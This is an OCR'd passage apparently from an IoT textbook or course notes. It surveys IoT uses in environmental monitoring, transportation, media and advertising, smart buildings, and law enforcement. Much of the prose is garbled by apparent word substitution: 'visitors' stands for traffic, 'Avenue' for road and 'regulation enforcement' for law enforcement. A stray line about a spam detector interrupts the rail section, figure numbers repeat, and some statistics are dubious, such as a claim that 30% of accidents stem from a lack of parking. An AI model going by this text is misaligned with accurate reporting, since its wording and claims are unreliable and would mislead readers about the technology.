


Figure.1.96. Internet of things IoT Environmental Monitoring – Vehicle Tracking

The monitoring technology currently in use for air and water safety mainly uses manual labor along with some advanced instruments, and lab processing techniques. Through IoT systems, the need for manual labor is reduced.

As a result, frequent sampling is allowed, increasing the range of monitoring and sampling, allowing sophisticated on-site testing, and providing responses to detection systems. This prevents any further contamination of water bodies and other natural resources and related disasters.




Figure.1.97 IoT Application – Air & Water Pollution

d. Extreme Weather

Powerful, advanced systems currently used for weather forecasting allow deep monitoring, but they suffer from using broad instruments, such as radar and satellites. These instruments that are used for small details lack the accurate targeting potential for smart technology.




Figure.1.98 IoT Environmental Monitoring Benefits – Extreme Weather

Now, through the new IoT advances, the IoT system promises more data that fine-grain, better flexibility, and accuracy.

Effective weather forecasting procedures require high detail as well as flexibility in instrument type, range, and deployment. This results in early responses to prevent loss of life and property through early detection.




Figure.1.99 IoT Environmental Monitoring Benefits – Extreme Weather

So, this was all about IoT Environmental Monitoring Application.

Conclusion: Hence, today we learned the use in IoT environmental monitoring. Moreover, we covered the different Internet of Things Environmental Monitoring.

4 Significant Applications of IoT in Transportation

In the last session, we had discussed IoT Applications in Media, Marketing, and Advertising. Here, we are going to explore 4 significant applications of IoT in Transportation. In addition, we will discuss the benefits of IoT in Transportation.

Applications of IoT in Transportation

At each layer of transportation, IoT presents improved verbal exchange and information distribution. This includes applications that consist of personal cars, business motors, trains, UAVs, and different devices.

It expands through the entire device and includes all transportation elements along with visitors control, parking, gas consumption, and more.

Let’s discuss more IoT – Internet of Things in detail

These are 4 significant application of IoT in Transportation, let discuss them one by one:

Figure.1.100 Applications of IoT in Transportation

a. Car

Most of the companies in the automotive sector have started envisioning a future for motors in which IoT era makes vehicles “smart,” appealing alternatives identical to MRT, IoT gives few substantial improvements to private cars.

The maximum benefits come from better control over related infrastructure and the inherent flaws in vehicle transport. However, IoT does enhance private motors as non-public spaces. IoT brings the identical enhancements and customization to a vehicle as those inside the home.

Figure.1.101 Applications of IoT in Transportation- Car

Figure.1.102 Applications of IoT in Transportation – Car

b. Avenue

The number one concerns of traffic is handling congestion, decreasing accidents, and parking. IoT allows us to better take a look at and analyze the go with the flow of visitors through gadgets in any respect traffic commentary factors.

It aids in parking with the aid of making storage glide obvious whilst present-day techniques offer little if any statistics.

Accidents usually end result from more than a few of factors, but, visitors management impacts their frequency. Production sites, poor rerouting, and a lack of facts about traffic reputation are all issues that result in incidents.IoT provides solutions within the shape of higher facts sharing with the general public, and among diverse events directly affecting road visitors.

Figure.1.103 Applications of IoT in Transportation – Avenue

c. Rails & Mass Transit

Contemporary structures deliver sophisticated integration and overall performance, but, they appoint older era and techniques to MRT. This has outcomes that are better in the management of ordinary overall performance, maintenance issues, maintenance, and improvements.




Figure.1.104 Applications of IoT in Transportation – Rail

Mass transit options past preferred MRT can be afflicted by a lack of the combination important to convert them from a choice to a committed carrier.IoT offers an inexpensive and advanced manner to optimize overall performance and convey traits of MRT to other transportation alternatives like buses.This improves offerings and service transport in the regions of scheduling, optimizing shipping instances, reliability, handling system troubles, and responding to purchaser wishes.
machine learning project spam detector




Figure.1.105. IoT Applications in Transportation – Rails & Mass Transit

d. Industrial Transportation

Transportation advantages expand to commercial enterprise and manufacturing by means of optimizing the transport arm of businesses.

It reduces and removes troubles related to bad fleet control through better analytics and control together with monitoring idling, gasoline consumption, tour situations, and travel time among factors.

This results in product transportation operating greater like an aligned provider and less like a group of contracted offerings.

Figure.1.106 IoT Applications in Transportation

So, this was all about Applications of IoT in Transportation.

Conclusion

Hence, today we learned how transportation is benefitted from IoT systems. We covered the different applications of IoT in transportation and how it is made use of.

IoT Applications in Media, Marketing, and Advertising

In our last IoT session, we had discussed IoT Energy Application. Here, we are going to study various IoT applications in media, marketing, and advertising.

So, let's begin IoT Applications in Media, Marketing, and Advertising.

IoT Applications in Media, Marketing, and Advertising

The IoT gadget that is in use in media, marketing, and advertising consists of a custom designed enjoyment wherein the device analyzes and responds to the desires and pursuits of each individual client.

This includes their famous conduct styles, shopping for conduct, choices, tradition, and different developments.




Figure.1.107 IoT Applications in Media, Marketing, and Advertising

a. IoT Applications in Media & leisure

A leisure layout and manufacturing firm make use of sensors in turnstiles of venues to recognize the foot traffic of people at activities.

Their IoT utility visualizes the attendee site visitors patterns in real time to help sponsors understand the great locations to market it and to ensure the attendee remember stays inside the fire code compliance of the venue.




Figure.1.108 IoT Applications – Benefits of IoT in Media

b. IoT Applications in Marketing

The conventional sample-based content intake metrics is most effective display who watches a program, when and – optimistically! – how.

Sensor facts accumulated through wearable devices can also help content cloth companies and digital marketers determine what number of human beings noticed the identical advert on a couple of structures and how many impressions surely precipitated conversions.

27% of agencies that leverage IoT-driven records for advertising purposes record a regular revenue increase.




Figure.1.109 IoT Applications – Benefits of IoT in Marketing

c. IoT Applications in Advertising

IoT's abilities are in a comparable and deeper way to contemporary generation, analytics, and big facts. Gift technology collects particular information to supply associated metrics and styles over time, however, that information regularly lacks depth and accuracy.

IoT improves this through looking greater behaviors and reading them otherwise.

This leads to more facts an element, which could provide extra reliable metrics and styles. It lets in businesses to higher examine and respond to consumer goals or opportunities.

It improves business productiveness and strategy, and improves the client enjoyment through handiest turning in applicable content material and answers.

Figure.1.109 IoT Applications – Benefits of IoT in Advertising

d. Advanced Advertising

Modern advertising and marketing is poorly concentrated on. No matter modern day analytics, contemporary-day advertising fails. IoT guarantees exceptional and personalized advertising and marketing in preference to one-size-fits-all strategies.

It transforms marketing from noise to a realistic part of life because of the truth purchasers engage with advertising and marketing through IoT in preference to in reality receiving it.

This makes advertising and marketing extra realistic and beneficial to humans searching the market for answers or questioning if those solutions exist.

Figure.1.110 Benefits of IoT in Advanced Advertising

Figure.1.111 IoT Applications in Advanced Advertising

Conclusion

Hence, today we learned the applications of IoT in media, marketing, and advertising companies. Moreover, we covered the different applications of IoT and how they are made use of in these fields.

6 Top Internet of Things Applications in Building & Houses

In the last IoT session, we discussed Benefits of IoT in Government Sector and today we will discuss the Internet of Things Applications in Building & Houses. In this session, we will cover the benefits of IoT in smart building & houses.

So, let's start with the Internet of Things Applications in Building and House.

Internet of Things Applications in Building

Due to the complexity that comes along using software programs, hardware, embedded systems and networking ecosystems, it becomes very important to understand, study and make use of the proper home automation technology. Domestic automation has three predominant components:

1. Hardware
2. Software program/apps
3. Verbal exchange protocols




Figure.1.112 Internet of Things Applications in Building & Houses

Each of these parts is equally important in building a smart home that a client can relish. Having a proper hardware has the capability to expand an IoT prototype.

A protocol selected with the right trying out and cautious consideration facilitate you to avoid any performance bottlenecks that otherwise might restrict the area and device integration abilities with sensors and IoT gateways.

Another important attention is the firmware that is living to your hardware handling your information, dealing with statistics transfer, firmware OTA updates, and acting different vital operations to make matters speak.

Rebuilding consumer expectancies, home automation has been projected to goal big range applications for the brand new digital customer. Some of the areas wherein customers can anticipate peering domestic automation led IoT-enabled connectivity are:

- Lighting manage
- HVAC
- Lawn/Gardening management
- Clever domestic appliances
- Improved home safety and protection
- Home air exceptional and water fine tracking
- Herbal Language-primarily based voice assistants
- Higher Infotainment shipping

- AI-driven virtual studies
- Smart switches
- Smart locks

a. Video Cameras for Surveillance and Analytics

A range of webcams and cameras specific to hardware improvement kits are normally used in scenarios like surveillance. There is hardware with USB ports that offer to integrate digicam modules to construct capability.

But usually, making use of USB ports isn't very efficient, especially in the case of real-time video switch or any form of video processing.

Take the Raspberry Pi for example. It comes with a digicam module (Pi cam) that connects using a flex connector directly to the board without the usage of the USB port. This makes the Pi cam extremely efficient.




Figure.1.113 Internet of Things Applications in Building & Houses

b. Sound Detection

Sound detection plays a critical position in the whole lot from tracking babies to routinely turning to light on and off to robotically detecting your canine's sound at the door and opening it up to your pet.

Some frequently used sensors for sound detection include the SEN-12462 and EasyVR guard for fast prototyping.

However, these sensors aren't as desirable as industrial-grade sensors like the ones from 3D Signals, that could locate even extremely-low levels of noise and first-class music between numerous noise degrees to build even system break-up patterns.




Figure.1.114 Internet of Things Applications in Building & Houses

c. Humidity Sensors

These sensors carry the functionality of sensing humidity/RH levels in the air inside smart houses. The accuracy and sensing precision relies upon a lot of multiple elements, along with the general sensor design and site.

However, some sensors like the DHT11 and DHT22, that are designed for fast proto typing, usually carry out poorly when compared to first-rate sensors like Dig RH and HIH6100.

Even as building a product to sense humidity ranges, make sure that there's no localized layer of humidity that is obscuring the real results. Additionally, keep in mind that in small spaces, the humidity might be too excessive at one end as compared to the others.

When you look at loose and open spaces in which the air additives can circulate much freely, the distribution around the sensor may be predicted to be uniform and, finally, will require fewer corrective moves for the proper calibration.




Figure.1.114 Internet of Things Applications in Building & Houses

Environment and Conditioning

One of the finest demanding situations in the engineering of homes stays control of environment and conditions due to many elements.

These factors can be of building substances, weather, constructing use, and more. Coping up with electricity fees receives the maximum interest, but conditioning additionally impacts the durability and state of the structure.

IoT aids in enhancing structure design and coping with current systems through extra correct and complete data on buildings. It affords crucial engineering statistics which include how nicely a fabric performs as insulation in a specific design and surroundings.




Figure.1.115 IoT Applications in Building & Houses

e. Health and Safety

Sometimes buildings, even when built with care, can suffer from sure health and protection problems. These troubles consist of poor appearing substances, flaws that depart the building prone to excessive climate, bad foundations, and greater.

Current solutions that are being offered lack the sophistication needed to discover minor issues before they come to be foremost problems or emergencies.

IoT offers a more dependable and whole answer through gazing problems in a nice-grained manner to manipulate risks and useful resource in stopping them; for example, it could measure adjustments in a gadget's kingdom impacting fire protection as opposed to simply detecting smoke.

Figure.1.116 IoT Applications in Building & Houses

f. Productivity and Quality of Life

Beyond protection or energy worries, the majority choice positive comforts from housing or industrial areas like precise lighting and temperature. IoT enhances those comforts by means of allowing quicker and simpler customizing.

Changes additionally observe to the vicinity of productivity. They customize areas to create optimized surroundings along with a smart workplace or kitchen organized for a particular character.

So, this was all about the Internet of Things Applications in Building & Houses.

Conclusion

Hence, today we learned how houses and buildings benefit from IoT systems, reduce energy consumption thereby saving the users and clients huge amounts of money.

We covered the different Internet of Things Applications in Building & Houses and how they are made use of in building and houses area.

IoT Law Enforcement Applications – Internet of Things Safety

In our last session, we discussed the Internet of Things Applications in Building & Houses and today we will learn IoT Law Enforcement Applications

So, let's start IoT Law Enforcement Applications.

IoT Law Enforcement Applications

To improve human existence, regulation enforcement in an area that plays a critical function in securing people and making sure that they're under protection. Policing is critical because criminal charges are increasing throughout the globe.

In their assignment to limit crime rates, law enforcement government is leveraging technologies to make sure that their employees are upgrading themselves with technology to be better capable to perform their duties.

No wonder, packages of IoT in law enforcement are being searched to enhance the current repute of law enforcement government.

IoT being a dynamic era that has brought numerous ameliorations at some point in several industries, is now reshaping the field of law enforcement. Right here are some applications of IoT in law enforcement that could assist human beings and authorities to improve the cutting-edge repute of law enforcement.

Figure.1.117 IoT Law Enforcement Applications – Internet of Things Safety

a. Traffic single sensors for lesser congestion

Smart site visitor signals are becoming a fashion across numerous international locations and have proved useful in reducing injuries and improving site visitor management. According to a research, 30% of accidents are caused because of loss of parking spaces.

This congestion no longer only results in delays in human beings reaching their destination but also effects on fuel wastage.

With IoT, traffic indicators rework into clever indicators which can help people and criminal authorities in a plethora of approaches consisting of notifying authorities about congestion in a specific area and what precautionary measures are required.

With clever sensors, parking woes reduce rather as those devices do now not want batteries that demand to be modified after a few months and can continue operating on the energy they have for several years. Also, these sensors can notify the customers of any available parking spots too.




Figure.1.118 IoT Law Enforcement Applications – Internet of Things Safety

Figure.1.119 IoT Law Enforcement Applications – Internet of Things Safety

b. Wearables for law enforcers

Currently, smart wearable took into consideration to be the most up to date developments amongst human beings. With the elevated utilization of clever devices, law enforcement authorities realized their importance in monitoring crimes and decreasing their frequency.

With the availability of smart watches, a government can right away talk with their server rooms. The smart watches additionally consist of a pedometer, a heart charge sensor, and other equipment to decide if an officer has received adequate sleep and maintained stress tiers.

Figure.1.119 IoT Law Enforcement Applications – Internet of Things Safety

c. Unarmed vehicles for higher surveillance

There are situations where physically reaching an area becomes tough because the areas can also pose a risk to the lives of government authorities.

To counter such circumstances and gain higher surveillance, IoT proves to be useful. Drones can assist authorities to reach a remote vicinity without being present there physically.




Figure.1.120 IoT Law Enforcement Applications – Internet of Things Safety

